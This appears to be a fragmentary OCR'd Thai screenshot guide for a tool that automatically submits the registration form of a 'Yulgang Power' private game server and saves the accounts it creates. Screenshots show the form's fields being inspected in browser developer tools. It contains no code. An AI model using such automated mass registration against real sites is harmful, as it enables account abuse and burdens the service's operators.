



ทำจนครบตามช่องที่จำเป็นต้องสมัคร














ให้ผู้ใช้ลองสมัครเองก่อน 1ครั้ง เพื่อดูผลที่ออกมาแล้วทำการกก๊อปปี้เพื่อที่จะเช็คในการเซฟรหัสผ่านที่เราเคยสมัครแล้วสำเร็จ




ทำการก๊อปปี้ผลที่ออกมา





สังเกตหน้าจอ ซึ่ง สามารถทำความเข้าใจได้ ตามช่องตัวอย่างที่ต้องกรอกจากนั้นเมื่อเช็คเสร็จทุกอย่างให้กด Kill





ตัวโปรแกรม จะทำการเซฟข้อมูล ที่สามารถสมัครได้สำเร็จแล้วเราสามารถนำข้อมูลนี้ไปใช้ตามวัตถุประสงค์ได้






Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครไอดี
สมัครสมาชิก
ล้างข้อมูล
Elements Console Sources Network Timeline Profiles
Uncaught ReferenceError: $ is not defined(…) index.php:62
Uncaught TypeError: $(...).select2 is not a function(…) index.php:274
Failed to load resource: the server responded with a status of 404 (Not Found)
Uncaught ReferenceError: message is not defined(…) index.php:56



Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
input#user.form-control | 767 × 37
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครไอดี
สมัครสมาชิก
ล้างข้อมูล
Elements Console Sources Network Timeline Profiles
Uncaught ReferenceError: $ is not defined(…) index.php:62
Uncaught TypeError: $(...).select2 is not a function(…) index.php:274
Failed to load resource: the server responded with a status of 404 (Not Found)
Uncaught ReferenceError: message is not defined(…) index.php:56



Yulgang Management
manage.thaigamesoft.com/yulgang/Power/register/index.php
ระบบสมัครสมาชิกเซิร์ฟเวอร์ โยวกัง Power
IDGAME ไอดีเกมส์ 'กรอกไอดีเกมส์ 4-12 ตัวอักษร'
input#pass.form-control | 767 × 37
Password รหัสผ่าน 'กรอกรหัสผ่าน 4-12 ตัวอักษร'
รหัสลับ กรอกรหัสลับ เป็นตัวเลข 6 ตัว *ใช้ในการลบตัวละคร*
ระบุ Email ที่ใช้งานได้จริง *ถ้า Email ผิดจะไม่สามารถแจ้งลืมรหัสผ่านได้*
กรุณาระบุเพศผู้สมัครโอดี
สมัครสมาชิก
ล้างข้อมูล
Elements
Console
Sources
Network
Timeline
Profiles
input type="password" class="form-control" id="pass" name="pass" maxlength="12"
Uncaught ReferenceError: $ is not defined(…)
Uncaught TypeError: $(...).select2 is not a function(…)
Failed to load resource: the server responded with a status of 404 (Not Found)
Uncaught ReferenceError: message is not defined(…)

